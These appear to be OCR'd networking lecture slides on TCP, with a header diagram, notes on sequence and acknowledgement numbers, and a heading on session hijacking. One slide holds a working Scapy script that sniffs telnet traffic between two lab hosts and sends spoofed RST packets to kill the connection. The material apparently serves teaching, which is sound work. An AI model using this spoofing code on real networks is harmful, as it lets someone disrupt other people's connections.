Source port: **22222**								Destination port: **11111**	**TCP**
Sequence number									
Acknowledgement number									
TCP header length		URG	ACK	PSH	**RST**	SYN	FIN	Window size	


TCP Rest Attack: Sample Code



```
def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    ip  = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport,
              flags="R", seq=old_tcp.ack)

    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

myFilter = 'tcp and src host 10.0.2.6 and dst host 10.0.2.7' + \
              ' and src port 23'

sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```


TCP Session Hijack Attack

TCP Session Hijacking




Transmission Control Protocol

- Sender sends 3 byte segment
- Sequence number indicates where data belongs in byte sequence (at byte 401)




TCP Acknowledgement Numbers

- Receiver acknowledges received data
  - Sets ACK flag in TCP header
  - Sets acknowledgement number to indicate next expected byte in sequence




ACKing Multiple Segments

- Sender may send several segments before receiving acknowledgement




ACKing Multiple Segments

- Sender may send several segments before receiving acknowledgement
- Receiver always acknowledges with seq. no. of next expected byte



